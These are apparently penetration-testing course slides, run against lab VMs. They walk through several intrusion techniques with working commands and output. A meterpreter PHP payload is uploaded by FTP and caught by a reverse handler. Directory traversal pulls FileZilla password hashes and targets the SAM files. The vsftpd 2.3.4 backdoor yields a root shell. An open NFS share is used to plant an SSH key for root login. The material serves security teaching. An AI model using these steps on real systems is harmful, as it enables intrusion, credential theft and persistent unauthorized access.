
Below the query input, there are options to bookmark the query and checkboxes for `Let every user access this bookmark` and `Replace existing bookmark of same name`. At the bottom, there is a `Delimitter` dropdown set to `;` and a checked checkbox for `Show this query here again`, along with a `Go` button.

On the left sidebar, the phpMyAdmin logo is visible, along with a list of databases:

- cdcol (1)
- information_schema (29)
- mysql (23)
- phpmyadmin (8)
- test

Below the list, it says "Please select a database".

Run the FTP -s:script Command



The screenshot shows a web browser window titled "Iceweasel" with the address bar containing "http://192.168.119.130/script". The browser's "Most Visited" list includes "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", and "Aircrack-ng". The main content area displays the following FTP session output:

```
220 (vsFTPD 3.0.2) 331 Please specify the password. 230 Login successful. lcd \\xampp
\\htdocs\\ \\xampp\\htdocs\\: F get meterpreter.php 200 PORT command successful. Consider
using PASV. 150 Opening BINARY mode data connection for meterpreter.php (25684 bytes).
226 Transfer complete. 0.0025684000.00
```

- More methods at link Ch 8w

Owned

The image shows a Metasploit terminal window on the left and a web browser window on the right. The terminal window displays the following commands and output:

```
msf > use multi/handler
msf exploit(handler) >
payload => php/meterpreter
msf exploit(handler) >
LHOST => 192.168.119.131
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.119.131:443
[*] Starting the payload handler...
[*] Meterpreter session 1 opened (192.168.119.131:443 -> 192.168.119.130:1186) at 2015-10-14 18:26:40 -0400

meterpreter >
```

The web browser window (Iceweasel) shows the URL `192.168.119.130/meterpreter.php` in the address bar. The page content displays the following information:


```
anonymous
a@b.com
lcd \\xampp\\htdocs\\
get meterpreter.php
```

A small tooltip above the browser window reads "Transferring data from 192.168.119.130...".

Downloading Sensitive Files

Directory Traversal

- Zervit allows you to browse the file system
- Restart
Win2008-124 VM
- Start Zervit
on port 3232



```
zervit.exe - Shortcut
-----
Zervit 0.4
-----

Configuration
-----
Port number to listen(80): 3232
Accept directory listing [Y/N]: y

[-]Zervit HTTP Server STARTED
```

Zervit

- Shows folders in C:\Program Files




Name	Size
 .	[DIR]
 ..	[DIR]
 7-Zip/	[DIR]
 Adobe/	[DIR]
 Common Files/	[DIR]
 desktop.ini	174
 Google/	[DIR]
 GUMF3C0.tmp/	[DIR]
 HashCalc/	[DIR]
 HxD/	[DIR]
 Immunity Inc/	[DIR]

Download Filezilla XML File

- Contains MD5 password hashes

172.16.1.207:3232/HxD/changelog.txt?../../../../xampp/FileZillaFTP/FileZilla Server.xml




The screenshot shows a file viewer window titled "changelog.txt - /Users/sambowne/Downloads". The window has a search bar and two search options: "Live Find" and "Advanced Find". The XML content is displayed in a monospaced font with some elements highlighted in red.

```
<User Name="newuser">  
<Option Name="Pass">92eb8879a82524686acdd0058e1cd4f5</Option>  
<Option Name="Group"/>  
<Option Name="Bypass server userlimit">0</Option>  
<Option Name="User Limit">0</Option>  
<Option Name="IP Limit">0</Option>  
<Option Name="Enabled">1</Option>  
<Option Name="Comments"/>  
<Option Name="ForceSsl">0</Option>
```


SAM and SYSTEM

- C:\Windows\system32\config\SAM
 - System Accounts Manager
 - Contains password hashes
 - Encrypted
- C:\Windows\system32\config\SYSTEM
 - Contains encryption key

Traverse to Them



Icon	Name	Size
Folder	SAM/	[DIR]
File	SAM.LOG	1024
Folder	SAM.LOG1/	[DIR]
Folder	SAM.LOG2/	[DIR]
Folder	SECURITY/	[DIR]
File	SECURITY.LOG	1024
Folder	SECURITY.LOG1/	[DIR]
Folder	SECURITY.LOG2/	[DIR]
File	SECURITY.SAV	8192
Folder	SOFTWARE/	[DIR]
File	SOFTWARE.LOG	1024
Folder	SOFTWARE.LOG1/	[DIR]
Folder	SOFTWARE.LOG2/	[DIR]
File	SOFTWARE.SAV	10219520
Folder	SYSTEM/	[DIR]

Zervit Can't Access Them



C:\Windows\Repair

- Contained backups of SAM and SYSTEM in Windows XP
- But not in Server 2008
- We'll have to get password hashes another way, later

Exploiting a Buffer Overflow in Third-Party Software

SLMail

- Textbook uses an SLmail exploit from 2003
- But it seems not to run on Server 2008
- Just normal Metasploit procedure, same as other exploits
- Nothing to see here

Exploiting Third-Party Web Applications

TikiWiki

- Textbook exploits TikiWiki on a Linux target we're not using
- Again, normal Metasploit process
- Only difference: php payloads, like
 - `php/meterpreter/reverse_tcp`

Exploiting a Compromised Service

Metasploitable Target

- Nmap shows vsftpd 2.3.4

```
root@kali:~# nmap -A -p20-21 172.16.1.190
```

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-10-12 14:52 EDT
```

```
Nmap scan report for 172.16.1.190
```

```
Host is up (0.00036s latency).
```

PORT	STATE	SERVICE	VERSION
20/tcp	closed	ftp-data	
21/tcp	open	ftp	vsftpd 2.3.4

Google "vsftpd 2.3.4"



The backdoor payload is interesting. In response to a :) smiley face in the FTP username, a TCP callback shell is attempted.

Install FTP

- Kali doesn't have "ftp" by default
 - **apt install ftp**

```
root@kali:~# ftp  
bash: ftp: command not found
```

Smileyface in Username

```
root@kali:~# ftp 172.16.1.190
Connected to 172.16.1.190.
220 (vsFTPd 2.3.4)
Name (172.16.1.190:root): aa:)
331 Please specify the password.
Password:
█
```

```
root@kali:~# nc 172.16.1.190 6200
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Exploiting Open NFS Shares

Nmap Shows nfs

```
111/tcp open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000   2         111/tcp    rpcbind
|   100000   2         111/udp    rpcbind
|   100003   2,3,4     2049/tcp   nfs
|   100003   2,3,4     2049/udp   nfs
|   100005   1,2,3     39551/tcp  mountd
|   100005   1,2,3     44185/udp  mountd
|   100021   1,3,4     50081/tcp  nlockmgr
|   100021   1,3,4     51084/udp  nlockmgr
|   100024   1         51480/udp  status
|_  100024   1         56812/tcp  status
```

Nmap Script nfs-ls

```
Sams-MacBook-Pro-3:~ sambowne$ sudo nmap --script-help nfs-ls

Starting Nmap 7.01 ( https://nmap.org ) at 2017-10-12 12:30 PDT

nfs-ls
Categories: discovery safe
https://nmap.org/nsedoc/scripts/nfs-ls.html
  Attempts to get useful information about files from NFS exports.
  The output is intended to resemble the output of <code>ls</code>.
```


nmap --script=nfs-ls

```
Sams-MacBook-Pro-3:~ sambowne$ sudo nmap --script=nfs-ls 172.16.1.190
```

```
111/tcp open  rpcbind
| nfs-ls: Volume /
|   access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                               FILENAME
| drwxr-xr-x  0   0   4096  2012-05-14T03:35:33  bin
| drwxr-xr-x  0   0   4096  2010-04-16T06:16:02  home
| drwxr-xr-x  0   0   4096  2010-03-16T22:57:40  initrd
| lrwxrwxrwx  0   0    32   2010-04-28T20:26:18  initrd.img
| drwxr-xr-x  0   0   4096  2012-05-14T03:35:22  lib
| drwx-----  0   0  16384  2010-03-16T22:55:15  lost+found
| drwxr-xr-x  0   0   4096  2010-03-16T22:55:52  media
| drwxr-xr-x  0   0   4096  2010-04-28T20:16:56  mnt
| drwxr-xr-x  0   0   4096  2012-05-14T01:54:53  sbin
| drwxr-xr-x  0   0   4096  2010-04-28T04:06:37  usr
|_
```

- Error message appears below this, ignore it

Install nfs-common

- Required to mount nfs shares from Kali
 - apt-get update
 - apt-get install nfs-common

```
root@kali:~# mkdir /tmp/mount
root@kali:~#
root@kali:~# mount -t nfs 172.16.1.190:/ /tmp/mount -o nolock
root@kali:~# cd /tmp/mount
root@kali:/tmp/mount# ls
bin      dev      initrd   lost+found  nohup.out  root  sys  var
boot    etc      initrd.img  media      opt        sbin  tmp  vmlinuz
cdrom   home    lib      mnt         proc       srv   usr
root@kali:/tmp/mount#
```

SSH Keys in .ssh Directory

```
root@kali:/tmp/mount# cd home
root@kali:/tmp/mount/home# ls -l
total 16
drwxr-xr-x 2 root nogroup 4096 Mar 17 2010 ftp
drwxr-xr-x 5 1000 1000 4096 May 20 2012 msfadmin
drwxr-xr-x 2 1002 1002 4096 Apr 16 2010 service
drwxr-xr-x 3 1001 1001 4096 May 7 2010 user
root@kali:/tmp/mount/home# cd msfadmin
root@kali:/tmp/mount/home/msfadmin# ls -al
total 36
drwxr-xr-x 5 1000 1000 4096 May 20 2012 .
drwxr-xr-x 6 root root 4096 Apr 16 2010 ..
lrwxrwxrwx 1 root root 9 May 14 2012 .bash_history -> /dev/null
drwxr-xr-x 4 1000 1000 4096 Apr 17 2010 .distcc
-rw----- 1 root root 4174 May 14 2012 .mysql_history
-rw-r--r-- 1 1000 1000 586 Mar 16 2010 .profile
-rwx----- 1 1000 1000 4 May 20 2012 .rhosts
drwx----- 2 1000 1000 4096 May 17 2010 .ssh
-rw-r--r-- 1 1000 1000 0 May 7 2010 .sudo_as_admin_successful
drwxr-xr-x 6 1000 1000 4096 Apr 27 2010 vulnerable
root@kali:/tmp/mount/home/msfadmin# cd .ssh
root@kali:/tmp/mount/home/msfadmin/.ssh# ls -l
total 12
-rw-r--r-- 1 1000 1000 609 May 7 2010 authorized_keys
-rw----- 1 1000 1000 1675 May 17 2010 id_rsa
-rw-r--r-- 1 1000 1000 405 May 17 2010 id_rsa.pub
root@kali:/tmp/mount/home/msfadmin/.ssh#
```

Authorized Keys

- Public keys which allow login as msfadmin

```
root@kali:/tmp/mount/home/msfadmin/.ssh# ls
authorized_keys id_rsa id_rsa.pub
root@kali:/tmp/mount/home/msfadmin/.ssh# cat authorized_keys
ssh-dss AAAAB3NzaC1kc3MAAACBANWgcbHvxF2YRX0gTizyoZazzHiU5+63hKF0hzJch8dZQpFU5gGk
DkZ30rC4jrNqCXNDN50RA4ylcNt078B/I4+5YCZ39faSiXIOLFfi8t0VWtTtg3lkuv3eSV0zuSGeqZPHM
tep6iizQA5yoClkCyj8swXH+cPBG5uRPiXYL911rAAAAFQDL+pKrLy6vy9HCywXWZ/jcPpPHEQAAAIAg
t+cN3fDT1RRCYz/VmqfUsqW4jtZ06kvx3L82T2Z1YVeXe7929JWew9d30B+NeE8EopMiWaTzT0WI+0kz
xSAGyuTskue4nvGCfxnDr58xa1pZcS066R5jCSARMHU6WBWId3MYzsJNZqTN4uoRa4tIFwM8X99K0UUV
mLvNbPByEAAAIBNfKRDwM/QnEpdRTTsRBh9rALq6eDbLNbu/5gozf4Fv1Dt1Zmq5ZxtXeQtW5BYorI
LRZ5/Y4pChRa01bxTRSJah0RJk5wxAUPZ282N07fzcJyVlBojMvPlbAplpSiecCuLGX7G04Ie8SFzT+w
CketP9Vrw0PvtUZU3DfrVTCytg== user@metasploitable
```

Generate SSH Keys

```
root@kali:/tmp/mount/home/msfadmin/.ssh# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:3k/8+PIh6MLxY9vAri7ZF5FSNwXPRQnJKUKa0X+aPes root@kali
The key's randomart image is:
+---[RSA 2048]---+
|      .o.  o+=.+ |
|      +o..o* o   |
|      o .oo..o   |
|      . o. .     |
|      S. .=      |
|      ..o.= o    |
|      +.o=.+ +   |
|      o +o==.= . |
|      oo+=o=E+   |
+-----[SHA256]-----+
```

Add to Authorized Keys

```
root@kali:/tmp/mount/home/msfadmin/.ssh# cat /root/.ssh/id_rsa.pub >> ./authorized_keys
root@kali:/tmp/mount/home/msfadmin/.ssh# cat authorized_keys
ssh-dss AAAAB3NzaC1kc3MAAACBANWgcbHvxF2YRX0gTizyoZazzHiU5+63hKF0hzJch8dZQpFU5gGk
DkZ30rC4jrNqCXNDN50RA4ylcNt078B/I4+5YCZ39faSiXIOLfi8t0VWtTtg3lkuv3eSV0zuSGeqZPHM
tep6iizQA5yoClkCyj8swXH+cPBG5uRPiXYL911rAAAAFQDL+pKrLy6vy9HCywXWZ/jcPpPHEQAAAIAg
t+cN3fDT1RRCYz/VmqfUsqW4jtZ06kvx3L82T2Z1YVeXe7929JWeu9d30B+NeE8EopMiWaTzT0WI+0kz
xSAGyuTskue4nvGCfxnDr58xa1pZcS066R5jCSARMHU6WBWId3MYzsJNZqTN4uoRa4tIFwM8X99K0UUV
mLvNbPByEAAAIBNfKRDwM/QnEpdRTTsRBh9rALq6eDbLNbu/5gozf4Fv1Dt1Zmq5ZxtXeQtW5BYorI
LRZ5/Y4pChRa01bxTRSJah0RJk5wxAUPZ282N07fzcJyVlBojMvPlbAplpSiecCuLGX7G04Ie8SFzT+w
CketP9Vrw0PvtUZU3DfrVTCytg== user@metasploitable
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAC4iQwVbbHtykyqSHzW0QMh9qqqpmRDtB/CKSjK8W8T
Yb6dE6nbCEGSXUyJgHgXSdebdmPeAfXQFFsrwE2lPyfEmosGXNC82+Ps5rIbzSlbr4as/xQfs9Y+wu0z
XvkHEBUmtxhdweDhoRVTbiCkgnh37XQjjKQDNtMT1GNyIBimQnWndI+Fn04BipKKUVobX3zvT3doZEoQ
WD7rmdgjS6/vTh0qQbBSqYpaoG9BhJsD2WGU86keBIfRIWcMNC5sPQY3KZdS/vpxifEt+Lhof50mFCgy
U7nnMGXR8Jr0ggCbyM62ZhBSzNaxmsbZH55+BxYt900b9X0RL4hdhtICN6j root@kali
```

Connect with SSH

```
root@kali:/tmp/mount/home/msfadmin/.ssh# ssh msfadmin@172.16.1.190
The authenticity of host '172.16.1.190 (172.16.1.190)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQ0suPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.1.190' (RSA) to the list of known hosts.
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Aug 17 15:16:50 2017
msfadmin@metasploitable:~$ █
```

Move to /tmp/mount/root/.ssh

```
root@kali:/tmp/mount/root/.ssh# cat /root/.ssh/id_rsa.pub >> ./authorized_keys
root@kali:/tmp/mount/root/.ssh# ssh root@172.16.1.190
Last login: Thu Aug 17 15:16:41 2017 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# █
```

- Log in as root

Kahoot!